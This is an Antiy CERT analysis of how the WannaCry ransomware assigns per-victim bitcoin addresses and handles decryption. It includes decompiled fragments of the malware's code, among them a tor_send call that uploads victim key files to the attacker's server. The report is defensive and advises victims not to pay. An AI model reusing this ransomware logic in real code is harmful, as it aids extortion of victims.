安天对勒索者蠕虫“魔窟”WannaCry 支付解密流程分析

安天安全研究与应急处理中心（Antiy CERT）

报告初稿完成时间：2017 年 05 月 17 日 19 时 00 分

首次发布时间：2017 年 05 月 17 日 19 时 00 分

本版发布时间：2017 年 05 月 18 日 10 时 00 分

前言

WannaCry 勒索者蠕虫爆发以来，网上存在着很多的“误解”和“谣传”，也包括一些不够深入的错误分析。其中有的分析认为“WannaCry 的支付链接是为硬编码的固定比特币地址，受害者无法提交标识信息给攻击者，其勒索功能并不能构成勒索的业务闭环。”

安天安全研究与应急处理中心（Antiy CERT）经分析认为经分析猜测上述错误的分析结论可能是因为分析环境 TOR（暗网）地址不能正常访问引起的。如可以访问 TOR 网络则会为每一个受害者分配一个比特币地址进行支付。

支付解密流程分析

1. WanaCry 加密用户数据后会首先带参数运行@WanaDecryptor@.exe，@WanaDecryptor@.exe 会创建一个“00000000.res”，内容为加密的文件数量、大小等信息，随后@WanaDecryptor@.exe 样本将该文件内容回传到攻击者的暗网服务器。



图 1 “00000000.res”文件内容

2. 服务器根据用户的上传的“00000000.res”返回一个对应的比特币钱包地址，然后样本更新 c.wnry 配置文件中的比特币钱包地址，再次以无参数运行@WanaDecryptor@.exe，此时@WanaDecryptor@.exe 读取该配置文件中的并显示新的比特币钱包地址。 （因为暗网或其他网络问题，大部分连接失败，导致大部分被攻击用户显示的均为默认钱包地址）。



图 2 更新的比特币钱包地址

图 3 显示新的比特币钱包地址

3. 收到新的比特币钱包地址后，样本会判断是否在 30-50 的长度之间。

```
fread(&DstBuf, 0x88u, 1u, (FILE *)result);
fclose(v3);
str_cpy(aS_wnry, (char *)v1 + 1770, (char *)v1 + 1870);
v4 = sub_40C4F0((int)((char *)v1 + 1520), (int)&DstBuf, (int)asc_421244, &Dest);
sub_40C670();
if ( v4 == -1 )
  v4 = sub_40C4F0((int)((char *)v1 + 1520), (int)&DstBuf, (int)asc_421244, &Dest);
result = sub_40C670();
if ( v4 == 1 )
{
  result = 0;
  if ( strlen(&Dest) >= 30 && strlen(&Dest) < 50 )
  {
    strcpy((char *)v1 + 1470, &Dest);
    result = write_c_wnry_1r0w((char *)v1 + 1292, 0);
  }
```


图 4 判断比特币钱包地址长度

4. 当用户根据唯一的比特币钱包地址付款后，点击“Check Payment”后，攻击者确认后，会将本地的“00000000.res”和“00000000.eky”回传到服务器，将“00000000.eky”文件解密后返回给目标主机。

```
fread(&res_buff, 136u, 1u, (FILE *)result);
fclose(v6);
eky_buf[0] = byte_421798;
memset(&eky_buf[1], 0, 0x7FCu);
*(_WORD *)&eky_buf[2045] = 0;
eky_buf[2047] = 0;
sprintf(&v14, eky, *(_DWORD *)(v1 + 164));
result = (int)fopen(&v14, rb);
v7 = (FILE *)result;
if ( !result )
{
  *(_DWORD *)(v1 + 168) = -1;
  return result;
}
v8 = fread(eky_buf, 1u, 2048u, (FILE *)result);
fclose(v7);
str_cpy(aS_wnry, (char *)(v2 + 478), (char *)(v2 + 578));
v9 = tor_send(
       v18,
       v2 + 228,
       (int)&res_buff_1,
       (int)&res_buff,
       v18,
       (int)eky_buf,
       (char *)v8,
       v2 + 178,
       *(_DWORD *)(dword_42189C + 2076),
       *(_DWORD *)(dword_42189C + 2072),
       &FileName,
       *(HWND *)(v1 + 32));
result = sub_40C670();
```


图 5 回传“00000000.res”和“00000000.eky”

5. 样本遍历磁盘文件，排除设置好的自身文件和系统目录文件，使用收到的.dky 密钥解密后缀为.WNCYR 或.WNCRY 的文件。

```
sub_403EB0(this, 0);
v2 = SendMessageA(*((HWND *)v1 + 48), 0x147u, 0, 0);
if ( v2 != -1 )
{
  v3 = SendMessageA(*((HWND *)v1 + 48), 0x150u, v2, 0);
  if ( !*(_DWORD *)(v3 + 8) )
    sub_403AF0(v1);
  sub_401E90(&v8);
  v4 = *(_DWORD *)(v3 + 8);
  v9 = 0;
  sprintf(&dky, a08x_dky, v4);
  if ( sub_402020(&v8, &dky, (int)sub_403810, 0) )
  {
    if ( decrypt_files((int)&v8, v3) )
    {
      v6 = aAllYourFilesHa;
      goto LABEL_9;
    }
  }
  else if ( !*(_DWORD *)(v3 + 8) )
  {
    v6 = aPayNowIfYouWan;
LABEL_9:
    AfxMessageBox(v6, 0x40u, 0);
    goto LABEL_10;
```


图 6 解密被加密的文件

小结

通过上述的分析可以确定，在勒索模块的样本的代码设计和逻辑中，攻击者也能够通过为每一个感染用户配置比特币钱包地址方式识别付款用户。因此从相关分析来看，WannaCry 勒索者蠕虫的勒索业务可能是闭环化的。尽管安天对 WannaCry 勒索者蠕虫的传播动机存在着极大的多种猜测和怀疑，但如果从错误的分析来形成结论，认为其不是以勒索金钱为目的，则还言之过早。

到目前为止，尚未有用户支付后解密成功的消息被验证，因此用户支付后，依然有很大的数据和金钱双双受损的局面。在被勒索者蠕虫感染后，用户应迅速判断被加密数据的价值和重要性，如果有重要数据，应将硬盘在离线后，摘下保存，并进行数据备份。对包括已经加密的数据也需要备份，因为随着时间发展，会出现案件被侦破，或其他的秘钥流出的情况，使数据可以解密。同时可以尝试寻找专业数据恢复

机构或采用专业数据恢复工具，尝试恢复被敲诈者删除的数据。这一方法对包括魔窟在内的部分勒索者病毒，依然有效。

作为安全厂商，安天强烈建议每一个受害者都拒绝支付赎金，“对敲诈者的妥协，就是对犯罪的鼓励！”。面对网络勒索，不妥协应该成为一种社会原则和共识。

附录一：参考资料

[1] 来源：《2016 年网络安全威胁的回顾与展望》
http://www.antiy.com/response/2016_Antiy_Annual_Security_Report.html

[2] 《安天应对勒索软件“WannaCry”防护手册》
http://www.antiy.com/response/Antiy_WannaCry_Protection_Manual/Antiy_WannaCry_Protection_Manual.html

[3] 《安天应对勒索者蠕虫病毒 WannaCry FAQ》
http://www.antiy.com/response/Antiy_WannaCry_FAQ.html

[4] 蠕虫病毒 WannaCry 免疫工具和扫描工具下载地址：
http://www.antiy.com/tools.html

[5] 《安天应对勒索者蠕虫病毒 WannaCry FAQ2》
http://www.antiy.com/response/Antiy_Wannacry_FAQ2.html

[6] 《安天应对勒索软件“WannaCry”开机指南》
http://www.antiy.com/response/Antiy_Wannacry_Guide.html

[7] 来源：揭开勒索软件的真面目
http://www.antiy.com/response/ransomware.html

[8] 《"攻击 WPS 样本"实为敲诈者》
http://www.antiy.com/response/CTB-Locker.html

[9] 来源：邮件发送 js 脚本传播敲诈者木马的分析报告
http://www.antiy.com/response/TeslaCrypt2.html

[10] 来源：首例具有中文提示的比特币勒索软件"LOCKY"
http://www.antiy.com/response/locky/locky.html

[11] 来源：勒索软件家族 TeslaCrypt 最新变种技术特点分析

http://www.antiy.com/response/TeslaCrypt%204/TeslaCrypt%204.html

[12] 《中国信息安全》杂志 2017 年第 4 期

附录二：关于安天

安天是专注于威胁检测防御技术的领导厂商。安天以提升用户应对网络威胁的核心能力、改善用户对威胁的认知为企业使命，依托自主先进的威胁检测引擎等系列核心技术和专家团队，为用户提供端点防护、流量监测、深度分析、威胁情报和态势感知等相关产品、解决方案与服务。

全球超过一百家以上的著名安全厂商、IT 厂商选择安天作为检测能力合作伙伴，安天的反病毒引擎得以为全球近十万台网络设备和网络安全设备、近六亿部手机提供安全防护。安天移动检测引擎是全球首个获得 AV-TEST 年度奖项的中国产品。

安天技术实力得到行业管理机构、客户和伙伴的认可，安天已连续四届蝉联国家级安全应急支撑单位资质，亦是中国国家信息安全漏洞库六家首批一级支撑单位之一。

安天是中国应急响应体系中重要的企业节点，在红色代码、口令蠕虫、震网、破壳、沙虫、方程式等重大安全事件中，安天提供了先发预警、深度分析或系统的解决方案。

关于反病毒引擎更多信息请访问：	http://www.antiy.com（中文）
	http://www.antiy.net （英文）
安天企业安全公司更多信息请访问：	http://www.antiy.cn
安天移动安全公司（AVL TEAM）更多信息请访问：	http://www.avlsec.com